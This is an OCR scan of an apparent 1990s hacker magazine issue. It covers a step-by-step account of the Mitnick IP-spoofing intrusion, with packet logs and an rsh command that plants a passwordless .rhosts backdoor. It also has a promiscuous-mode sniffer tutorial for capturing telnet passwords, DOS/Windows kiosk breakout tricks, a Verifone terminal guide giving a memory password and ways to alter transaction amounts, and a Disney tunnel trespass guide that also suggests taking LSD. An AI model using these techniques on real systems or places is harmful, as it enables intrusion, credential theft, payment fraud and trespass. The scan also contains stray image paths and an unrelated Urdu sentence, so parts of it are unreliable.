AUSTRALIA'S *SUNDAY MAIL* CLAIMS THAT AN "INTERnational computer terrorist group" is threatening to release one thousand computer viruses simultaneously. The group is known as Nuke everywhere in the world except Australia, where they are known as Puke. According to the tabloid, the group put out an underground newsletter to computer virus writers calling on them to withhold all new viruses until one thousand had been written worldwide.

HERE ARE SOME BRAND NEW AREA CODES: 242 - Bahamas, 246 - Barbados, 320 - Minnesota, 352 - Florida, 573 - Missouri, 626 - Los Angeles, 773 - Chicago, 787 - Puerto Rico

---

IN ADDITION, AREA CODES 880 AND 881 HAVE BEEN created as mirrors to the 800 and 888 codes (respectively) for calls originating in Canada and the Caribbean. The caller will be billed for the international portion of the call and the domestic portion will be paid for by the 800 number holder.

SOME TEST NUMBERS FOR NEW AREA CODES: 330-783-2330, 242-356-0000, 393-0000, 352-0000 (effective 7/1/96), 864-242-0070, 250-372-0123, 372-0124 (effective 6/1/96), 954-236-4242, 352-848-0517, 320-252-0090 (effective 3/1/96), 541-334-0057, 540-829-9910, 630-204-1204, 847-958-1204, 246-809-4200, 787-787-0399, 756-9399, and 781-0199.

A good source for this kind of information can be found at http://www.bellcore.com.

a spoofing odyssey

by Gregory Gilliss

On February 15th, 1995, Kevin Mitnick was arrested in Raleigh, NC on charges of violating the Cellular Piracy Act by making cellular phone calls on a cloned phone. His arrest was precipitated by the intrusion into the system of computer security consultant Tsutomu Shimomura on Christmas Day in 1994. While much was written by the media concerning Mitnick's alleged criminal career, no technical description of the techniques used for the intrusion was published. Fortunately, Shimomura's system logged the intrusion, and his description of the intrusion was e-mailed to various security administrators on the internet.

This article is a technical description of the methods used to infiltrate Shimomura's system. The techniques described can easily be used to penetrate a UNIX system using TCP sequence number prediction. To do so requires a program (not described here, but easily implemented) to generate TCP packets. An understanding of TCP protocol data units is useful in following the discussion. A great deal of the following information is taken from the description of the breakin provided by Shimomura. Thanks and credit where credit is due. Now on to the hack.

The following names are used to describe the various machines involved:

server:	a SPARCstation running Solaris 1 serving an X terminal
X-terminal:	a diskless SPARCstation running Solaris 1
target:	the apparent primary target of the attack

The first step of the attack involved determining the machine configuration of the target system. The IP spoofing attack began with the following commands being issued from a machine identified as toad.com:

finger -l @target
finger -l @server
finger -l @X-terminal
finger -l root@server
finger -l root@X-terminal

The finger commands generate a display of the user's login name, real name, terminal name, write status, idle time, login time, office location, and office phone number. The -l option displays the user's home directory, home phone number, login shell, and contents of the .forward, .plan, and .project files for the user's home directory, if they exist.

showmount -e X-terminal

The showmount command displays the names of all hosts that have NFS file systems mounted on the X-terminal machine. The -e option shows the export list for X-terminal.

rpcinfo -p X-terminal

The rpcinfo command displays the connections of the port mapper of X-terminal. The -p option displays the programs that are currently being tracked by the port mapper.

The above commands would indicate whether some kind of trust relationship existed between the systems, and how that trust relationship could be exploited with an IP spoofing attack.

The source port numbers for the showmount and rpcinfo commands indicated that the attacker was logged in as root on toad.com.

The second step involved generating a large number of TCP initial connection requests (SYNs) in order to fill up the connection queue for port 513 on the server with "half-open" connections. This ensures that the server will not respond to any new connection requests. In particular, it will not generate TCP RSTs in response to unexpected SYN-ACKs. Port 513 is a privileged port, and will allow server.login to be used as the putative source for an address spoofing attack on the UNIX "r-ser-

```
LOG PORTION 1

14:18:22.516699 130.92.6.97.600 > server.login: S 1382726960:1382726960(0) win 4096
14:18:22.566069 130.92.6.97.601 > server.login: S 1382726961:1382726961(0) win 4096
14:18:22.744477 130.92.6.97.602 > server.login: S 1382726962:1382726962(0) win 4096
14:18:22.830111 130.92.6.97.603 > server.login: S 1382726963:1382726963(0) win 4096

LOG PORTION 2

14:18:25.906002 apollo.it.luc.edu.1000 > x-terminal.shell: S 1382726990:1382726 990(0) win 4096
14:18:26.094731 x-terminal.shell > apollo.it.luc.edu.1000: S 2021824000:2021824 000(0) ack 1382726991 win 4096
14:18:26.172394 apollo.it.luc.edu.1000 > x-terminal.shell: R 1382726991:1382726 991(0) win 0
14:18:26.507560 apollo.it.luc.edu.999 > x-terminal.shell: S 1382726991:13827269 91(0) win 4096
14:18:26.694691 x-terminal.shell > apollo.it.luc.edu.999: S 2021952000:20219520 00(0) ack 1382726992 win 4096

LOG PORTION 3

14:18:36.245045 server.login > x-terminal.shell: S 1382727010:1382727010(0) win 4096
14:18:36.755522 server.login > x-terminal.shell: . ack 2024384001 win 4096

LOG PORTION 4

14:18:52.298431 130.92.6.97.600 > server.login: R 1382726960:1382726960(0) win 4096
14:18:52.363877 130.92.6.97.601 > server.login: R 1382726961:1382726961(0) win 4096
14:18:52.416916 130.92.6.97.602 > server.login: R 1382726962:1382726962(0) win 4096
14:18:52.476873 130.92.6.97.603 > server.login: R 1382726963:1382726963(0) win 4096
```


vices" (rsh, rlogin). 130.92.6.97 is a non-existent address that will not generate a response to packets sent to it. See LOG PORTION 1, which shows some of the generated SYN records from Shimomura's log.

The server generated SYN-ACKs for the first eight SYN requests before the connection queue filled up. The machine would periodically retransmit the SYN-ACKs as there is no ACK response to them.

The third step involved sending a series of SYN packets to determine the behavior of the TCP sequence number generator. This allows for the prediction of what the sequence number of the SYN-ACK from the target machine would be, and for subsequent simulation of the response to that machine. Note that the initial sequence numbers increment by one for each connection, indicating that the SYN packets are not being generated by the system's TCP implementation. This causes the generation of TCP RSTs in response to each unexpected SYN-ACK, so the connection queue on x-terminal does not fill up. The source machine for the connection requests is apollo.it.luc.edu. See LOG PORTION 2 for two of the server's responses.

Note that the SYN-ACK packet sent by X-terminal has an initial sequence number that is 128,000 greater than the previous one.

The fourth step involved sending a false SYN connection request to the target machine. The SYN appears to be from server.login, a trusted host, using the predicted sequence number to simulate the trusted host. X-terminal will reply to server with a SYN-ACK, which must be ACK'd in order for a connection to be opened. Server is ignoring packets sent to server.login because the connection queue is full, so the ACK must be forged as well. TCP uses a three way handshake to establish communications between a client and a server. The SYN bit in the control field of the TCP protocol data unit (PDU) is used to establish initial sequence numbers. The first PDU does not acknowledge any data. The second PDU has both the SYN and the ACK bits set. The third PDU acknowledges the second PDU and has the ACK bit set. The three way handshake is illustrated below:



The sequence number from the SYN-ACK is required in order to generate a valid ACK. By knowing the interval between the sequence numbers of the SYN-ACKs sent by X-terminal, the attacker is able to predict the sequence number contained in the SYN-ACK based on the known behavior of X-terminal's TCP sequence number generator, and is thus able to ACK the SYN-ACK without seeing it. See LOG PORTION 3, which shows the generated ACK:

The spoofing machine now has a one-way connection to x-terminal.shell which appears to be from server.login. It can maintain the connection and send data provided that it can properly ACK any data sent by x-terminal.

The fifth step requires the attacker to send the UNIX command rsh x-terminal "echo + + >/.rhosts" to the target machine. This command generates a line of two plus signs and either appends that line to the end of the .rhosts file in the root directory of the target machine, or creates the file if it does not exist. The line with two plus signs in the .rhosts file allows any user to perform remote logins from any host without being prompted for a password. The attacker now has root access to the target machine without password authorization prompting.

Finally, the spoofed connection is shut down and TCP RSTs are sent to the server machine to reset the "half-open" connections and empty the connection queue for server.login so that server.login can again accept connections. See LOG PORTION 4, which shows the RSTs.

The information in this article is for demonstration purposes only. Tsutomu Shimomura's E-mail is tsutomu@ucsd.edu.

Infiltrating Disney

by Dr. Delam

For all those who've ever wondered about the mysterious underground tunnels at Walt Disney World and like "urban hacking" activities, here are a few pointers for your next vacation in Orlando.

First, being a pilot and having a friend with a Mooney I've seen WDW many times from the air. They guard their perimeter primarily with a moat as the first line of security. There are some places to slip through but it'd be easier to show an arial view of it. If you want a general area to try, look on the back roads near Space Mountain.

Second, the underground tunnels connect each of the WDW Magic Kingdom's lands (Like Tomorrow Land, etc.) in a big ring. The point of the tunnels is to allow actors to go unseen and to travel from one act in one land to another act in another land in minimal time. The easiest way to get into the tunnels is to already be inside the Magic Kingdom. Starting from the normal entrance gates, proceed to the central castle (the one everyone on the planet has seen on TV). Go through the center of the castle and out the other side. Take the first left on the other side of the castle and find "Tinker Bell's Treasures". If you are looking at a dead end and Tinker Bell's to your back and right, to your immediate right should be a pair of brown boring double doors with no warning signs etc. on them. This is it... open one of the doors and you'll see a stairway leading down. Go down the stairs and you'll soon find yourself in the tunnel. I couldn't see any signs or badges on the people walking around (especially not on the people in costumes) so I'd suggest if you're a paranoid type, dress up in some cultural clothing so you look like an act. Now, assuming you're standing at the bottom of the stairway, you'll be interested in finding the "DACS" computer (Disney Animation Control System or some shit like that). From the stairwell I remember it's fairly close by. Try taking a right and it should be a room on the opposite side of the tunnel from where you started. You'll know you've found the room if on the right is a digital lock that has a place for you to place your hand. Though I don't know how to hack one of these locks, you can look in the window of the door and see a security camera and some of the mainframes in to the right. Don't continue going down the tunnel any further past the DACS room. Go back down the tunnel in the direction you came from... there's a major outside entrance the other way and you don't want to end up outside... you'll get the grand tour going in the other direction. Don't worry about getting lost - there are some maps and the stairwells are labeled. If you're real bold, you'll find the costume cleaning service and go home with some nice tourist items to cherish from Winky World.

Third, there is another trick to getting in that has to do with having a "job interview", going in, coming back and getting the stamp to reenter the park, and going back in.

Fourth, if you're just looking for a discount, many big businesses such as AT&T have internal people to contact about trips to Disney. Not always do they know if you're truly an employee or not (AT&T is just an example - don't hold me to this). It could be well worth the engineering effort.

Furthermore, throughout the park are hidden surveillance cameras. I know some people that have had what they referred to as the "Micky Mouse Mafia" following them. My friends quickly ate what they were smoking and saved themselves from being thrown out of the park. WDW legally has their own Mickey police force and are considered their own city... so remember it's no different than being on a normal city street other than the cops look like clowns. If you do feel the need to heighten the experience, I'd suggest a light dose of Lysergic Acid Diethylamide *before* entering the park.

As Bootleg would put it, `nuff said.

SNIFFING ETHERNET

by Veg

It is incredible to think that as I sit here typing this document, my keystrokes are being broadcast to every other machine in the college over the ethernet. Likewise, everyone else's keystrokes are being sent to my machine - students and super-user alike. With some very simple bits of software, you can see all of this valuable stuff.

Packet sniffing is certainly not a new concept; it's probably been around for as long as there were packets to sniff. This is how it works: Any information sent over an ethernet LAN is broken into small bundles of data - called packets. Each Ethernet packet also contains the address of its sender and the address of the person it's intended for. Every ethernet card in the world has a unique address that is six octets (bytes) long. Normally these cards sit on the network listening to its activity; every time a packet arrives, it checks to see if the destination address of the packet is the same as its address, and if so, passes it onto any driver software. If not, it obediently ignores it.

Now comes the fun bit. You can shove the ethernet card into what is known as "promiscuous mode", from which point on all packets will be made available to the driver software - *no matter who they are intended for.* This will include packets of all descriptions - telnet sessions, logins, admin packets, you name it. With the right software you can look at these packets and become educated in many things that you're not supposed to know.

All you need in order to do this is a PC with an ethernet card, some sniffer software, and an ethernet. The lovely people at FTP Software Inc. have devised a standard known as "the packet driver specification" - an easy to understand, uniform way to use a network card. Even better than that, if you gopher or FTP to ftp.ftp.com you will find binary file packet drivers for a wide variety of network cards. Look out for two files called "UTILITY.EXE" and "SOURCE.EXE" as well. These are self-extracting archives and are full of goodies. UTILITY.EXE contains one program called PKTALL.COM. This is a simple and effective packet sniffer.

To get started, install a packet driver on your PC. There are plenty of READMEs at FTP.COM about how to do this. (You will need to specify an interrupt number. If in any doubt use 0x60. Also, if you choose to use the NDIS driver, I've found you get better results with no other protocols being bound to the MAC - if this is all double dutch then forget you read it.)

Next step is to run the sniffer software. A command like: **PKTALL 0x60 -p -v > sniff** assumes that your packet driver is on INT 0x60 - the v switch means verbose, and the p switch puts the network card into promiscuous mode.

This will start displaying Hex Dumps of *all* packets flowing along the cable and will send them to a file called sniff. After letting it run for a few minutes, press any key and it will stop and return you to DOS. You can now inspect contents of each packet with any text editor or text reader. See below for an example of what you might find in the

```
0000 00 40 10 02 19 B5 00 00 8E 06 0C 19 08 00 45 00 .@............E.
0010 00 35 B7 37 00 00 3C 06 73 8E 9E DF 01 01 9E DF .5.7..<.s.......
0020 15 3E 00 17 05 21 15 49 A4 DE 3D D3 3E D2 50 18 .>...!.I..=.>.P.
0030 10 00 AC 1B 00 00 56 65 67 68 65 61 64 20 5B 31 ......Veghead [1
0040 5D 20 24                                       ] $
```

sniffage. The sidebar shows what *some* of the numbers in this packet mean.

These offsets can vary slightly depending on the size of each header. A full description can be found in the RFCs (available from ds.internic.net) if you can be bothered to plow through them.

I decided to write a program that would filter out all the unnecessary crap and display the contents of telnet sessions. The program ended up being called TNT (TelNet Tapper) and takes an IP number as its command line argument. It will sit on the network in promiscuous mode and look for any packets with the IP destination/source fields the same as the one you specified. When one arrives, it simply dumps the contents of the data field to the screen. (In fact, it separates data going from port 23 from that going to 23 and displays them in different parts of the screen. Just so you can distinguish between what the host and the user are saying.)

The upshot of this is that typing **TNT 158.223.11.30** will display a pretty accurate replica on your screen of any telnet sessions going to/from 158.223.11.30 including any passwords that aren't normally echoed.

This is a very simple example. It's also a very simple program. Yet it can let you snoop in on whatever anyone is doing on your local subnet. (I get terrible twinges of paranoia whenever I'm doing anything slightly dodgy on our network ever since I wrote this - I wonder why?)

But with control over any network card, receiving is only half the fun. You can make it transmit *anything* you like - that includes false ethernet/IP addresses, ARP replies... your imagination is the limit. Malicious programmers could quite easily adapt TNT to actually break TCP pipes by sending "KILLS" pretending to be one half of the connection. Spoofing any protocol could not be easier.

Recently, hackers were in the news after gaining root access using a technique referred to as IP spoofing. Sound familiar? Regular readers of *2600* will remember the hacker who set up a UNIX sniffer listening to the network interface of a .net host (the source code was published in *Phrack-46*).

As I said before, it's not a new idea. It's not a complicated idea. Yet many installations seem to be turning a blind eye to it. There have been attempts to make certain protocols more secure, such as "secure-NFS", but I have no doubt that if any of these protocols were ever to make it big, it would only be a matter of time before someone is kind enough to publish an article in *2600* explaining it.

Offset from start of packet (HEX BYTES):

00-05	Destination ethernet address [00:40:10:02:19:B5]
06-0B	Source ethernet address [00:00:8E:06:0C:19]
0C-0D	TYPE [0x0800 means this packet contains an Internet Datagram]
0E	Lower nibble - IP Header Length {in 32 bit words} [5]
17	IP Protocol [06 means that this is a TCP packet]
1A-1D	Source IP address [158.223.1.1]
1E-21	Destination IP address [158.223.11.30]

Offset from start of TCP header (in this case total offset 0x22)

0-1	TCP Source Port Number [0x17 = decimal 23, a telnet session]
2-3	TCP Destination Port Number [0x521]
0C	Upper nibble - Length of TCP Header in 32 bit words [5]
15+	Data [This is my UNIX ksh prompt]

bypassing dos/windows security

by Case

There are certain conditions for bypassing many security measures on DOS/Windows machines.

If I can do any one of the following:

1. *Delete, rename, or overwrite any file that is executed (or used by a program that is executed, like config files) at any particular time (bootup, or during the execution of a particular program);*
2. *Prevent a program that is executed at boot from being executed;*
3. *Change the path environment variable;*
4. *Create files earlier in the path than where the files actually reside;*
5. *Boot off a floppy (obviously);*
6. *Run debug;*
7. *Create a file (usually either bat or com) and execute it;*
8. *Run MS Word, Excel, Novell WordPerfect (which I prefer), or any other program that has a powerful macro language*

I can probably get a DOS prompt, with network drivers loaded, and probably run unrestricted Windows if I want.

Also, an occasional bug will yield prompt (or the ability to do one of the other items listed above).

Examples

A Windows system had all of its ini files on a server. The usual restrictions were in progman.ini, preventing me from executing anything other than the icons shown, and preventing me from exiting Windows. Further, Windows was not started from autoexec.bat. Instead, it was loaded when the machine logged into the LAN. So, I couldn't remove win from the startup files. Fortunately, config.sys didn't have switches=/n, so I could reboot and hold down shift (or press F8 or F5) and prevent the machine from logging in. Even if it had switches=/n I could have booted from a floppy since the CMOS had a: set up correctly and was set to check for a floppy in a: before booting from c:.

To be able to remove the silly restrictions from progman.exe, I needed to be logged in without Windows loaded. Windows wasn't on a local drive, and I couldn't alter the path to point it at another progman.ini. So, I wrote a TSR that hooks int 21h function 4Bh (execute), same as many a simple virus, and compared the filename to "win". If it found this, it would simply return an error, resulting in the DOS message "Unable to execute win.com." Then I'd be logged in and sitting at a DOS prompt.

Another machine wasn't on a network, but used "Direct Access", a sort of shell/menu for Windows that was supposedly very secure. Direct Access was basically just as restrictive as progman with the restrictions all enabled. This machine had two other features that made it much more difficult to use: the CMOS was set to boot from c: first, and a silly little TSR (nostop) that prevented Ctrl-C and all varieties of warm booting was loaded from config.sys. So, it looked like there was no way to get a DOS prompt.

First, after exploring all the options on the shell, I realized that many of the programs were DOS based. After running a few, I noticed that some even looked like they were run from batch files. But nostop prevented me from breaking out of any of them. I noticed that some of the DOS programs (mostly CDROM encyclopedias and such) had options for saving things you looked up. So the obvious method is to search for a passage of Shakespeare and save it as c:\autoexec.bat or c:\config.sys or both. Then hard reboot and bingo! DOS prompt. After using this method, the person who was responsible for making the machine secure made config.sys and autoexec.bat (as well as just about everything in the Windows and Direct Access directories)

readonly. So, I could no longer overwrite any files that were executed on bootup. But the new autoexec.bat executed Windows with simply: win. The autoexec.bat is always run from the root and the current directory is always searched first before running any program with command.com. Thus, the obvious method is to search for some more Shakespeare (perhaps something from King Lear), and save it as c:\win.bat. If "win" is the last line of the autoexec.bat, after failing to execute it (command.com has no appreciation for poetry) you'll have a nice DOS

prompt. Another LAN machine was configured so that d: (which basically had an image of an untampered c:) was unwritable (via a TSR) and c: (where Windows was executed from) was wiped and restored from d: after each user logged out. Also, some config files were located on a network drive and restored from there instead of d:. In this case, I couldn't change the wallpaper and have it "stick" so the next user would be greeted by an extra special message, or play net Doom (it sucks from a DOS box).

The first thing to do was to remove the write protection from d: (which was just another partition, by the way), by making a boot disk that had modified versions of config.sys and autoexec.bat on it, and edit the Windows config files. After doing this, I realized that win.ini and progman.ini were restored from the network. So, no net Doom for me, yet. Next, I located the file that was responsible for the wipe at each logout. It was an exe on d: with a binary config file, and since I didn't want to run Sourcer or IDA on it and reverse engineer it, I decided to rename it. Having done this, nothing was restored on logout and my wallpaper stayed where I put it.

As a side note, these particular machines would go into setup at any time the user pressed Ctrl-Enter, even after many TSRs were loaded. Going into setup crashed Windows though. They also had an option for password protecting either setup or boot or both. Basically, if I was malicious or just feeling pissy, I could make the machine much more secure, prevent the config from being tampered with and reserve it for my personal use.

Conclusion

If you're a Unix hacker, the methods above probably seem pretty trivial. But, it seems that with so many DOS/Windows machines (many with ip addresses) used at Universities, Libraries, and other publicly accessible locations, a little DOS/Windows hacking provides many hours of free semi-untraceable net access. Also, since DOS was designed without *any* security measures built in, once you have a DOS prompt, you can do absolutely anything you want. Including install a keyboard logger, and thereby grab hundreds of valid passwords, PGP secret keys, and whatever.

This is the reason I believe that DOS/Windows machines are the largest security loophole in many large institutions.

Notes

My standard "attack" bootable disk contains:

s-ice.exe - the best debugger, can bypass MBR password code.
debug.com - from DOS 2.10 (small, doesn't check for version).
nu.exe - Version 4.5 Advanced, better than the new versions.
diskedit.exe - sometimes the new version's better.
nlib*.rtl - necessary for the previous program.
q.exe - QEdit, don't leave home without it.
a86.com - small and good for cranking out simple TSRs.
ndos.com - formerly 4DOS, the best dos shell.
uudecode.exe - sometimes I have to do a text only transfer.
uuencode.exe - see previous.
pkunzip.exe - comes in handy.
h.com - HDir, see QEdit.
password.com - tells me what the bios password is if there is one.

Understanding Verifone Machines

by Dr. No


While shopping for some clothes, I encountered a situation in which a man's credit card was cut up. The man asked an interesting question - "How does that 'thing' work anyway?" saying it in a sarcastic manner. I intend to help you understand the basics of this machine called: The Verifone.

The VeriFone comes under different names. This article is from hacking a ZON Jr XL, but I have also seen ones that look very similar under the name TRANZ. This is the basic layout of the machine, and some information on how it works.

Commands

Here is a list of commands the Verifone uses:

CLEAR - Pressing CLEAR at any time brings the VeriFone back to the READY state.



BACKSPACE - Used to erase previously entered characters.

ALPHA - Used to scroll through the letters on each key. Pressing an 8 will display 8. Pressing ALPHA will change this first to T, and successive presses will change this to U, then V, then T again.

FUNC/ENTER - Usually a blue key where all the other keys are grey. Used to indicate end of input when entering information, or to change the FUNCTIONS of the keys to do alternate things.

(1)SALE - Pressing 1(SALE) means you want to process a sale transaction. The VeriFone will ask for the credit card number. The unit uses the CC number algorithm to check this number and can display BAD CC NUMBER. The expiration date may be entered at this time at the end of the CC number, or after pressing ENTER it will ask for the expiration date which is of the form mmyy or myy. This information can be entered with the keypad or by sliding the credit card through the CC reader slot.

Then the amount of the transaction is entered (without a decimal point and without rounding the cents) followed by ENTER.

The VeriFone calls in to get a 6-digit authorization number. Usually this is six numbers, but I have seen it composed of two letters followed by four digits as well. It usually begins with AP which indicates approval. If the transaction is not approved it returns various messages depending on the reason. This could be DECLINE, meaning there is not enough money left in the account; CALL-HOLD meaning there is enough money but someone has done an AUTHORIZATION (not a SALE) which reserves some of the account's money and

will be released after 7-10 days if no DRAFT is received; or just CALL, which usually means the card is stolen or cancelled.

This transaction is stored in the batch, if approved, and the approval number is displayed.

Pressing CLEAR returns the unit to its READY state.

(2)CREDIT - Pressing 2(CREDIT) is used for the processing of a CREDIT (as opposed to SALE) draft. Information same as above but the VeriFone does not call to get any kind of authorization. After all the information is entered the unit returns to the READY state.

This information is stored in the batch with CI in place of MC, VI, etc. to indicate a credit.

(3)FORCE - Similar to a SALE except that the unit does not call to get an approval number. Used when a transaction is DENIED, or erased. The unit does not call to get an approval number. The information is stored in the batch.

(4)UNDEFINED - Could be used for special services, like AMEX transactions or Collection Services.

(5)CHECK - Something to do with authorization of checks and check cashing but I'm unclear about this one.

(6)AUTH - Like SALE, returns approval or decline code but is not stored in batch. Places a HOLD on the card for the entered amount for 7-10 days. A sales draft can be sent in based on this, otherwise the HOLD will be removed. Used to reserve money on the account or to check to see if the card is good.

(7)UNDEFINED - Can be used for more special services.

(8)CASH-MGMT - I have no idea. Write in if *you* have an idea....

(9)BALANCE & SETTLE FUNCTIONS - At the end of day or whenever the batch is filled (about 100 transactions), a batch number is obtained. This is a nine digit number that is used to reference the batch of transactions when dealing with credit corporations. First one must BALANCE the batch. Pressing 9 (to BALANCE) will ask for a password (stored in location 053). Enter this number and press ENTER. The VeriFone will ask for the number of transactions which is simply a count of the number of transactions followed by ENTER. If this is correct then it will ask for total amount, which is the total amount of all the transactions (the decimal point is not entered but the cents must not be rounded so that if the total was $174.30 it would be 17430) followed by ENTER. If either the number of transactions of the total amount is incorrect, then the VeriFone displays the first entry of the batch which is the last five digits of the credit card number followed by credit card type (VI, MC, etc.) followed by the six digit authorization number, followed by the amount of the transaction. By entering digits at this time, followed by ENTER, the amount of the transaction can be changed. The batch is scrolled forward by pressing ENTER.

When the information is correctly entered, the VeriFone displays READY (or whatever is stored in location 030). When the 9 is pressed again (to SETTLE), it calls to process the batch. It transmits its information (if any of the information has been changed, it sends it twice) and receives the nine digit batch number, which it displays.

(0)AUTO - An auto-dialer of some sort. Phone numbers can be stored in memory, and pressing AUTO will dial it for you and tell you to pick up the handset when it is finished. I'm not sure how to use it. Again please write in if you know.

Memory Functions

To review the VeriFone's memory, press: FUNC,7. The screen will display "=" and will wait for you to enter three numbers or press ENTER which will start at 000. Pressing ENTER will increment the loca-

tion displayed, ALPHA will decrement.

To change the Verifone's memory, press: FUNC,8.

You are asked for a password, but this is not the password stored at location 053 (this password is used for functions like getting batch numbers, clearing the batch, changing the information in the batch, etc.). On the two machines I have checked this password is 166831, which I was able to obtain when the local authorization phone number was changed.

Valid Memory Locations of form ### are: 000-399, 400-412, 500-512, 600-612, 700-712, 800-812, and 900-912.

Many of the other locations contain long strings of characters that are some sort of password/id/information (up to 40 characters I think) that the VeriFone passes when it calls in. Others are empty or used to store new information. Changing these can upset the functionality of the unit. Local numbers are called first, and if no successful connection, then the 1-800 number is called.

Clearing The Batch

Press FUNC,6(?) followed by the password (location 053) followed by ENTER. The VeriFone asks "CLEAR' BATCH?" Pressing ENTER clears the BATCH, CLEAR cancels this. To restore the BATCH, FORCE would be used instead of SALE as SALE would obtain a second transaction and approval number.

Unit Send and Unit Receive

Pressing FUNC,* or FUNC,#(?) does UNIT SEND or UNIT RECEIVE which does some sort of UPLOAD/DOWNLOAD functions. I'm not sure how this one works.

This is useful if important memory locations of the VeriFone are changed and some of the functions are upset. The central company can then replace the information easily.

Conclusion

I hope this helps you gain some knowledge about why your credit card was cut. This was mainly intended for information. If you think you know how to hack these machines (for what purpose, you got me), write in and tell us all!!

Thanks to Shmooey and Vulture for the help.

Loc#	Information	Meaning (?)
000	12146808459	Phone number of some computer.
019	JXL0001	Type of machine
021	2-ART,VIDEO	Type of store
022-029	[EMPTY]	
030	READY	Message Displayed when machine is ready
053	123456	Some functions require password, this is it
056,058	18002221455	More Computers
057,059	18005543363	More Computers
100	9299783	More Computers
108	SALE	Message display when 1(SALE) key is pressed
208	CREDIT	Message display when 2(CREDIT) key is pressed
#08		Locations 108,208, . . . are messages displayed when that key is pressed. Not true for 008. Can be changed to whatever you want.
311-399	[EMPTY]	

Phones
جنگلات کی تلفی طغیانی کا باعث بنتی ہے
in Pakistan

by The Shepherd

On a recent trip abroad, I was able to look up some of the recent developments that Pakistan has made recently in the area of telephone technology.

Back in 1979 most phones in Karachi consisted of five digits. Then six digits were introduced around 1980 and lately they have begun to use seven digit telephone numbers. Various parts of Karachi have six digit numbers and others have seven digit numbers and it varies by density.

According to CCITT (the French acronym for "The International Telegraph and Telephone Consultative Committee", located in Geneva and responsible for setting standards), this is known as a "Non Uniform" system, because some service areas have both six and seven digit subscriber codes.

"Uniform Systems" are where all the local subscribers have six or seven digits across the board. That is, the length of digits in a given area is the same, as we have in the United States.

In Pakistan they have what they call "long distance codes" or "trunk codes" which are the equivalent of our area codes. They usually consist of a two digit city code with a preceding zero for toll access. For example, to dial from Karachi to Multan, a small town in Punjab, one has to dial (061) XXXXXX to get the number.

As late as 1983 the wait to get a telephone through regular channels used to be about five to seven years. That all has changed. The wait is "officially" no more than 48 hours, but usually takes a few weeks to get a new phone, still pretty good considering what it used to be.

